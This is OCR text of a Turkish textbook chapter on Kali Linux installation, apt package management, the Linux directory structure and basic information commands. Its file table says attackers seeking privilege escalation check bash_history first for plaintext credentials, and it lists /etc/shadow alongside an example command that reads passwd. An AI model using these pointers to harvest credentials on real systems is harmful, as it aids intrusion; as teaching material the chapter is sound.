
Görsel 4.16: Alan adını belirleme

12. Adım: Kullanıcı adını giriniz (Görsel 4.17).




Görsel 4.17: Kullanıcı adını belirleme

13. Adım: Kullanıcı şifresi giriniz (Görsel 4.18).



Görsel 4.18: Parola belirleme

14. Adım: Disk bölümleme yöntemini seçiniz (Görsel 4.19).




Görsel 4.19: Disk bölümleme yöntemini seçme

15. Adım: Bölümlenecek diski seçiniz (Görsel 4.20).



Görsel 4.20: Bölümlenecek diski seçme

16. Adım: Bölümlenecek alanı seçiniz (Görsel 4.21).




Görsel 4.21: Bölümlenecek alanı seçme

17. Adım: Bölümlemeyi tamamlayınız (Görsel 4.22).



Görsel 4.22: Bölümlemeyi tamamlama

18. Adım: Değişikliklerin diske kaydedilmesini **Evet** seçeneğini işaretleyip, **Devam** düğmesine basarak onaylayınız (Görsel 4.23).




Görsel 4.23: Değişiklikleri kaydetme

19. Adım: Temel sistem kurulumunun tamamlanmasını bekleyiniz (Görsel 4.24).



Görsel 4.24: Temel sistemin kurulması

20. Adım: Masaüstü ortamının ve varsayılan araçların kurulması için yazılım seçimini Görsel 4.25'deki gibi yapınız.



Görsel 4.25: Yazılım seçimini yapma

21. Adım: Seçtiğiniz yazılımların kurulmasını bekleyiniz (Görsel 4.26).



Görsel 4.26: Seçilen yazılımların kurulması

22. Adım: GRUB önyükleyiciyi **Evet** seçeneğini işaretleyip, **Devam** düğmesine basarak kurunuz (Görsel 4.27).



Görsel 4.27: GRUB önyükleyiciyi kurma

23. Adım: Önyükleyicinin kurulacağı aygıtı Görsel 4.28'daki gibi seçiniz.




Görsel 4.28: Önyükleyicinin kurulacağı aygıtı seçme

24. Adım: Kurulumun tamamlanmasını bekleyiniz (Görsel 4.29).



Görsel 4.29: Kurulumun tamamlanması

25. Adım: Kurulum tamamlandıktan sonra sistemi yeniden başlatmak için **Devam** düğmesine basınız (Görsel 4.30).



Görsel 4.30: Yeniden başlatma

26. Adım: Kullanıcı adı ve parolanızı girerek Kali Linux masaüstüne ulaşınız (Görsel 4.31).



Görsel 4.31: Kali Linux masaüstü

4.1.3.2. Linux İşletim Sisteminde Güncelleme Yapma ve Yardımcı Yazılım Kurma İşlemleri

Linux sistemlerinin program paketlerini ve uygulamaları barındıran **paket depoları** vardır. Bu depolar ayrıca çeşitli yazılımların farklı sürümlerini ve güncellemelerini de içerir. Bu da kullanıcıların istedikleri programları kolayca yüklemelerine veya mevcut uygulamalarını güncellemelerine olanak tanır.

Paket depoları Linux dağıtımlarına göre farklılık gösterebilir. Bu yüzden farklı Linux dağıtımlarının kendi paketleri üzerinde işlem yapabilmek için farklı komutları bulunur. Kali Linux, Debian tabanlı bir Linux dağıtımıdır. Debian tabanlı tüm dağıtımlarda Tablo 4.2'deki paket yönetimi komutları kullanılır.

Linux işletim sistemleri, paket depolarının listesini **/etc/apt/sources.list** dosyasında tutar.

Tablo 4.2: Paket Yönetimi (Güncelleme, Kurma ve Kaldırma) Komutları

Komut	Açıklama
apt-get update	Bu komut çalıştırıldığında kurulum işlemi yapılmaz, sadece depolarda yer alan yenilikler kontrol edilir. Linux işletim sisteminde bulunan tüm depoların listesini günceller. Yeni bir paket yüklemesi yapmadan önce bu komutun çalıştırılması önerilir.
apt-get upgrade	Bu komut çalıştırıldığında yüklü olan tüm paketleri en son sürümlerine günceller.
apt-get install [paket adı]	Bu komut çalıştırıldığında belirtilen paket yüklenir. Tek komutla birden fazla paket yüklemek için paket adları arasında boşluk bırakılır. **Örnek:** sudo apt-get install **filezilla hardinfo**
apt-get remove [paket adı]	Bu komut çalıştırıldığında belirtilen paket kaldırılır. **Örnek:** sudo apt-get remove **filezilla**



Fedora, CentOS ve Manjaro Linux dağıtımlarının paket yönetimi komutlarını araştırınız. Araştırma sonucunuzu arkadaşlarınız ve öğretmeninizle paylaşınız.

2. UYGULAMA


Paket yönetimi işlemlerini aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açarak komut satırından **hardinfo** paketinin kurulumunu gerçekleştiriniz (Görsel 4.32).

```
┌──(ogrenci㉿okul)-[~]
└─$ sudo apt-get install hardinfo
Paket listeleri okunuyor... Bitti
Bağımlılık ağacı oluşturuluyor... Bitti
Durum bilgisi okunuyor... Bitti
Önerilen paketler:
  mesa-utils
Aşağıdaki YENİ paketler kurulacak:
  hardinfo
0 paket yükseltilecek, 1 yeni paket kurulacak, 0 paket kaldırılacak ve 89 paket yüksel
tilmeyecek.
0 B/324 kB arşiv dosyası indirilecek.
Bu işlem tamamlandıktan sonra 892 kB ek disk alanı kullanılacak.
Daha önce seçili olmayan hardinfo paketi seçiliyor.
(Veritabanı okunuyor ... 420085 dosya veya dizin kurulu durumda.)
Paket açılacak: .../hardinfo_0.5.1+git20180227-2.1+b1_amd64.deb ...
Paket açılıyor: hardinfo (0.5.1+git20180227-2.1+b1) ...
Ayarlanıyor: hardinfo (0.5.1+git20180227-2.1+b1) ...
Tetikleyiciler işleniyor: mailcap (3.70+nmu1) ...
Tetikleyiciler işleniyor: kali-menu (2023.3.3) ...
Tetikleyiciler işleniyor: desktop-file-utils (0.26-1) ...
Tetikleyiciler işleniyor: man-db (2.11.2-3) ...
```

Görsel 4.32: Paketi kurma

2. Adım: Komut satırında **hardinfo** yazarak programı çalıştırıp, paketin yüklendiğini doğrulayarak programı kapatınız (Görsel 4.33).



Görsel 4.33: Paketin yüklendiğini doğrulama

3. Adım: Komut satırından **hardinfo** paketini kaldırınız (Görsel 4.34).

```
(ogrenci㉿okul)-[~]
$ sudo apt-get remove hardinfo
Paket listeleri okunuyor... Bitti
Bağımlılık ağacı oluşturuluyor... Bitti
Durum bilgisi okunuyor... Bitti
Aşağıdaki paketler KALDIRILACAK:
  hardinfo
0 paket yükseltilecek, 0 yeni paket kurulacak, 1 paket kaldırılacak ve 89 paket yüksel
tilmeyecek.
Bu işlem tamamlandıktan sonra 892 kB disk alanı boşalacak.
Devam etmek istiyor musunuz? [E/h] E
(Veritabanı okunuyor ... 420171 dosya veya dizin kurulu durumda.)
Kaldırılıyor: hardinfo (0.5.1+git20180227-2.1+b1) ...
Tetikleyiciler işleniyor: desktop-file-utils (0.26-1) ...
Tetikleyiciler işleniyor: man-db (2.11.2-3) ...
Tetikleyiciler işleniyor: mailcap (3.70+nmu1) ...
Tetikleyiciler işleniyor: kali-menu (2023.3.3) ...
```


Görsel 4.34: Paketi kaldırma

SIRA SİZDE

Bilgisayarınızda uçbirim öykünücüsünü açarak komut satırından paket adı Geany olan editörün kurulumunu gerçekleştiriniz. Paketin yüklendiğini doğrulamak için Geany editörünü çalıştırınız ve komut satırından Geany editörünü kaldırınız.

4.1.4. Linux İşletim Sisteminin Dizin Yapısı ve Dosya Sistemi

Linux işletim sistemleri hiyerarşik bir dosya sistemine sahiptir. Bu sistemde içerdiği bilgiler açısından büyük öneme sahip dizinler ve dosyalar bulunur. Bu dizin ve dosyaların düzenli bir şekilde organize edildiği bir dizin yapısı vardır. Bu organize dizin yapısıyla dosya sistemlerinin yönetimi kolaylaşır. Bu yapının en tepesinde **/** dizini bulunur. Buna **kök dizin** denir. Diğer dizinler kök dizinin altında sıralanır. Bu bağlamda Linux dizin yapısı ağaç sistemi gibi düşünülebilir (Görsel 4.35).



Görsel 4.35: Linux dizin yapısı

Kök dizin altındaki dizinler **Linux Dosya Sistem Hiyerarşisi** olarak isimlendirilen bir standart ile belirlenmiştir. Linux dosya sisteminde bulunan önemli dosya ve dizinlerle ilgili detaylar Tablo 4.3'te verilmiştir.

Tablo 4.3: Linux Dosya Sisteminde Bulunan Önemli Dosya ve Dizinler

Dosya ve Dizin	Detaylar
/	Linux dosya sisteminin en tepesinde olan **kök dizin**dir. Diğer tüm dizinler kök dizin içinde yer alır.
/bin	Linux işletim sistemini kullanmak için gereken **ls, cat, mkdir, cp, mv, rm** gibi temel komutların bulunduğu dizindir.
/boot	Boot işlemi için gereken çekirdek görüntüsünü, sistem haritasını ve önyükleyici yapılandırmasını barındıran dizindir.
/dev	Linux işletim sisteminde USB portları, diskleri, CD-ROM gibi çıkarılabilir aygıtları temsil eden dosyaların bulunduğu dizindir.
/etc	Linux işletim sistemi yapılandırma dosyalarının bulunduğu dizindir.
/var	Linux işletim sistemi ve programlara ait log dosyaları ile kullanıcılara ait e-posta mesajlarının bulunduğu dizindir.
/proc	Linux işletim sisteminde sanal bir dosya sistemidir. Süreçler, donanım bilgileri, bellek kullanımı, sistem istatistikleri gibi çeşitli bilgileri içeren sanal dosyaların bulunduğu dizindir.
/home	Kullanıcı hesaplarının kişisel dizinlerini içeren dizindir. Örneğin **/home/ogrenci** dizini, **ogrenci** adlı bir kullanıcının ev dizinini temsil eder. Bu dizin altında kullanıcının belgeleri, müzikleri, resimleri ve diğer dosyaları bulunabilir.
/lib	Sistem kütüphanelerini içeren dizindir.

/media	Linux işletim sistemlerinde çıkarılabilir medya aygıtları için kullanılan bir bağlanma noktasıdır. Örneğin bilgisayara takılan bir USB bellek otomatik olarak **/media** dizini altında bir alt dizine monte edilebilir. Bu sayede kullanıcılar **/media** dizini altındaki ilgili alt dizine giderek USB bellekteki dosyalara erişebilir.
/mnt	Manuel olarak monte edilen depolama aygıtları için kullanılan bir bağlanma noktasıdır. Kullanıcılar **/mnt** dizini altında depolama aygıtlarını geçici olarak monte edebilir.
/sbin	Sadece **root** kullanıcısının çalıştırabileceği komutların bulunduğu dizindir.
/srv	Linux işletim sisteminde çalışan hizmetlere ait dosyaları saklamak için kullanılan bir dizindir.
/tmp	Geçici dosyaların bulunduğu dizindir.
/usr	Farklı kullanıcılar arasında paylaşılan program, komut ve kütüphane gibi kaynakların bulunduğu dizindir.
/opt	Üçüncü parti kullanıcı programlarının kurulduğu dizindir.
/root	Linux işletim sistemlerinde **root** kullanıcısının ev dizinidir.
/var/log	Çalışan hizmetler, süreçler ve kullanıcı aktiviteleriyle ilişkili kayıtların tutulduğu dizindir.
/var/mail	Kullanıcılara ait e-posta dizinlerinin yer aldığı dizindir.
/var/www	Web sitelerinin dosya içeriğini barındırmak için kullanılan bir dizindir.
bash_history	Kullanıcının komut geçmişinin bulunduğu gizli bir dosyadır. Bu dosya sızma testi işlemlerinde içerdiği bilgi bakımından büyük önem taşır. Yetki yükseltmek isteyen kişiler ilk olarak bu dosyayı inceler. Bu dosya içinde veri tabanı, dosya sunucusu gibi hizmetlerin kullanıcı adı ve parola bilgileri düz metin olarak görülebilir.
/proc/version	Linux işletim sisteminin kernel versiyonu hakkında bilgi veren bir dosyadır.
/proc/swaps	Linux işletim sistemlerinde mevcut olan takas alanlarını listelemek için kullanılan sanal bir dosyadır.
/proc/cpuinfo	Linux işletim sisteminde işlemcinin teknik özellikleri, hızı, çekirdek sayısı ve önbellek boyutları hakkında bilgi veren sanal bir dosyadır.
/etc/os-release /etc/issue	Linux işletim sisteminin sürümü ve dağıtımı hakkında bilgi veren dosyalardır.
/etc/passwd	Linux işletim sisteminde tanımlı kullanıcı hesaplarının temel bilgilerini içeren bir dosyadır.
/etc/shadow	Linux işletim sisteminde kullanıcı parolalarının şifrelenmiş bir şekilde saklandığı dosyadır.

/etc/network/interfaces	Ağ arayüzlerinin (Ethernet, Wi-Fi vb.) yapılandırma bilgilerini içeren dosyadır.
/etc/hosts	Linux işletim sisteminde IP adreslerini ve karşılık gelen ana bilgisayar adlarını tutan bir dosyadır.
/etc/services	Linux işletim sisteminde TCP/UDP ağ servislerinin port numaralarını ve isimlerini tutan bir dosyadır.
/etc/hostname	Linux işletim sisteminde sadece bilgisayarın ismini (hostname) içeren bir dosyadır.
/etc/ssh/sshd_config	OpenSSH (Secure Shell) sunucusunun yapılandırma dosyasıdır.
/etc/sudoers	Linux işletim sisteminde normal kullanıcıların belirli komutları root yetkisiyle çalıştırmasını sağlayan bir dosyadır.

4.1.5. Linux İşletim Sistemi Komut Satırı İşlemleri


Linux kullanıcıları, **komut satırı arayüzü (CLI)** aracılığıyla işletim sistemi ile iletişim kurar. Komut satırı arayüzünü kullanmak için işletim sistemindeki **Uçbirim Öykünücüsü (Terminal)** uygulaması çalıştırılır.

Terminali açmak için kullanılan ilk yöntemde panelde bulunan Uçbirim Öykünücüsü simgesi tıklanır (Görsel 4.36).



Görsel 4.36: Panel

Terminali açmanın diğer bir yöntemi için **Uygulamalar** butonu tıklanır. Arama çubuğuna Uçbirim yazılır. Arama sonucunda çıkan **Uçbirim Öykünücüsü** uygulamasına tıklanır (Görsel 4.37).



Görsel 4.37: Uygulamalar üzerinden Terminal açma

Uçbirim Öykünücüsü (Terminal) çalıştırıldığında Görsel 4.38'taki pencere ekrana gelir.



Görsel 4.38: Terminal ekranı

Ctrl, Alt ve **T** tuş kombinasyonu da Terminal uygulamasını çalıştırmak için kullanılır.

Linux işletim sistemi komut yapısıyla ilgili örnekler Tablo 4.4'te verilmiştir.

Tablo 4.4: Linux Komut Yapısıyla İlgili Örnekler

Kullanıcı Adı	@	Bilgisayar Adı	Dizin	Yetki	Komut	Parametre	Argüman
ogrenci	㉿	okul	~	$	ls	-la	/home
ogrenci	㉿	okul	/	$	cat	-n	etc/passwd
root	㉿	okul	/home/ogrenci	#	mkdir	-p	dersler/sistem/linux



- Dizin kısmında yer alan **~ (tilde)** işareti kullanıcının ev dizinini, / işareti ise kök dizini belirtmek için kullanılır.
- Yetki kısmında yer alan **$** işareti normal kullanıcı yetkisini, # işareti ise root kullanıcı yetkisini belirtmek için kullanılır.
- Yetki işaretinden sonra ilk komut yazılır. Komuttan sonra her zaman parametre veya argüman kullanma zorunluluğu yoktur. Bazı komutlar ek parametrelere veya argümanlara ihtiyaç duymadan kullanılabilir.
- Parametre kısmında yer alan **-la** gibi parametreler **-l -a** şeklinde de yazılabilir.
- Kali Linux işletim sisteminde @ kısmında ㉿ simgesi görülebilir.

4.1.5.1. Yardım ve Bilgi Alma Komutları

Yardım komutları diğer komutların kullanımı hakkında bilgiler verir. **Bilgi alma komutları** ise bilgisayar adı, çekirdek (kernel), kullanıcı kimliği, tarih, saat, disk kullanımı, bellek miktarı gibi birçok bilgiye erişimi sağlar. Yardım komutları, komutların kullanımı ve açıklamaları Tablo 4.5'te verilmiştir.

Tablo 4.5: Linux Yardım Komutları

Komut	Komutun Genel Kullanımı	Açıklama
help	[komut adı] --help	Komut hakkında yardım sayfasını görüntüler.
man	man [komut adı]	Komut hakkında detaylı bilgiler veren kılavuz sayfalarını görüntüler.
info	info [komut adı]	Komut hakkında kullanım bilgisini görüntüler.
whatis	whatis [komut adı]	Komut hakkında tek satırlık bilgi verir.
apropos	apropos [komut adı]	Aranılan kelime ile ilgili tüm komutları listeler. Kullanılmak istenen komut isminin tam olarak hatırlanmadığı durumlarda yardımcı olur.

3. UYGULAMA

Yardım komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz.

1. Adım: Uçbirim öykünücüsünü açınız.

2. Adım: Dizin oluşturan **mkdir** komutu hakkında yardım sayfasını görüntülemek için komut satırına **mkdir --help** yazıp enter tuşuna basarak açılan sayfadaki parametre kullanımlarını inceleyiniz (Görsel 4.39).

```
┌──(ogrenci㉿okul)-[~]
└─$ mkdir --help
Kullanım: mkdir [SEÇENEK]... DİZİN...
Halihazırda yoklarsa DİZİN'(ler)i oluştur.

Uzun seçeneklere olan gerekli argümanlar kısa seçenekler için de geçerlidir.
  -m, --mode=KİP    dosya kipini ayarla (chmod gibi), a=rwx - umask değil
  -p, --parents     mevcutsa hata yok, üst dizinleri onların dosya kipleriyle
                      herhangi bir -m seçeneğinden etkilenmeyecek biçimde yap
  -v, --verbose     her oluşturulan dizin için bir ileti yazdır
  -Z                   oluşturulan her dizinin SELinux güvenlik bağlamını
                         öntanımlı türe ayarla
      --context[=BĞL]  -Z gibi veya BĞL belirtilmişse SELinux veya SMACK
                         güvenlik bağlamını BĞL'ye ayarla
      --help        bu yardımı görüntüle ve çık
      --version     sürüm bilgisini çıktıla ve çık

GNU coreutils dahili yardımı: <https://www.gnu.org/software/coreutils/>
Çeviri hatalarını <https://translationproject.org/team/tr.html>'ye bildirin
Tam belgelendirme <https://www.gnu.org/software/coreutils/mkdir>
veya yerel olarak info '(coreutils) mkdir invocation' üzerinden kullanılabilir
```

Görsel 4.39: help komutunun örnek kullanımı

3. Adım: Komut satırına **man mkdir** yazıp, enter tuşuna basarak mkdir komutuna ait kılavuz sayfalarını görüntüleyiniz.

4. Adım: Space (boşluk) tuşuna basıp, sayfayı aşağı kaydırarak sayfayı yukarı kaydırmak için **b** tuşuna basınız ve kılavuz sayfasından çıkmak için **q** tuşuna basınız (Görsel 4.40).

```
MKDIR(1)                          User Commands                          MKDIR(1)

NAME
       mkdir - make directories

SYNOPSIS
       mkdir [OPTION]... DIRECTORY...

DESCRIPTION
       Create the DIRECTORY(ies), if they do not already exist.

       Mandatory arguments to long options are mandatory for short options too.

       -m, --mode=MODE
              set file mode (as in chmod), not a=rwx - umask

       -p, --parents
              no  error if existing, make parent directories as needed, with their
              file modes unaffected by any -m option.
```

Görsel 4.40: mkdir kılavuz sayfası

SIRA SİZDE

Cihazınızda önce uçbirim öykünücüsünde **cat** komutu hakkında yardım sayfasını görüntüleyip **clear** komutunun kullanımı ile ilgili detaylı bilgi almak için kılavuz sayfasını görüntüleyiniz. Ardından **apropos ls** ve **man -k ls** komutlarını ayrı terminallerde çalıştırarak çıktılarını karşılaştırınız.

Bilgi alma komutları, komutların kullanımı ve açıklamaları Tablo 4.6'da verilmiştir.

Tablo 4.6: Linux Bilgi Alma Komutları

Komut	Komutun Genel Kullanımı	Açıklama
uname	uname uname -s uname -v	Sistem çekirdeği ve versiyonu hakkında bilgiler verir.
hostname	hostname	Bilgisayarın ağdaki adını görüntüler.
lsb_release	lsb_release -a	Kullanılan Linux dağıtımı ile ilgili bilgiler verir.
which	which [komut adı]	Komutun dosya konumunu verir.
whoami	whoami	Etkin kullanıcı adını gösterir.
who	who	Sisteme giriş yapan kullanıcılar hakkında bilgiler verir.
w	w	Sistem üzerinde oturumu devam eden kullanıcıların anlık durumunu ve etkinliklerini gösterir.
last	last	Son login olan kullanıcı bilgilerini gösterir.
uptime	uptime	Sistem üzerindeki çalışma süresini, ortalama yük durumunu ve kullanıcı oturum sayısını gösterir. **uptime -s** komutu, sistem başlangıç zamanını belirlemek için kullanılır.
date	date	Sistemin tarih ve saat ayarlarını kontrol etmek, görüntülemek veya değiştirmek için kullanılır.
cal	cal	Takvim bilgisini görüntüler.
ncal	ncal	Daha fazla özellik ve renklendirme desteği sunarak takvim bilgisini görüntüler.
locate	locate [dosya adı]	Aranılan dosyanın konumunu verir.
df	df	Disk kullanımı hakkında detaylı bilgi verir.
du	du du -h	Dizinlerin diskte kapladıkları alan miktarını gösterir.
free	free free -m	Kullanılan bellek miktarını gösterir. **free -m** komutu, çıktının MB cinsinden olmasını sağlar.
history	history	Komut geçmişini gösterir.

4. UYGULAMA

Bilgi alma komutlarının kullanımını aşağıdaki adımlar doğrultusunda gerçekleştiriniz (Görsel 4.41).

1. Adım: Uçbirim Öykünücüsünü açınız.

2. Adım: Komut satırına **uname** yazınız.

3. Adım: Komut satırına **uname -v** yazınız.

4. Adım: Komut satırına **hostname** yazınız.

5. Adım: Komut satırına **whoami** yazınız.

6. Adım: Komut satırına **last** yazınız.

7. Adım: Ekrana gelen bilgileri inceleyiniz.

```
┌──(ogrenci㉿okul)-[~]
└─$ uname
Linux

┌──(ogrenci㉿okul)-[~]
└─$ uname -v
#1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29)

┌──(ogrenci㉿okul)-[~]
└─$ hostname
okul

┌──(ogrenci㉿okul)-[~]
└─$ whoami
ogrenci

┌──(ogrenci㉿okul)-[~]
└─$ last
ogrenci  tty7         :0               Mon Aug  7 10:27    gone - no logout
reboot   system boot  6.3.0-kali1-amd6 Mon Aug  7 10:27   still running
ogrenci  tty7         :0               Mon Aug  7 10:18 - 10:27  (00:08)
reboot   system boot  6.3.0-kali1-amd6 Mon Aug  7 10:17 - 10:27  (00:09)
ogrenci  tty7         :0               Mon Aug  7 10:12 - 10:17  (00:04)
```

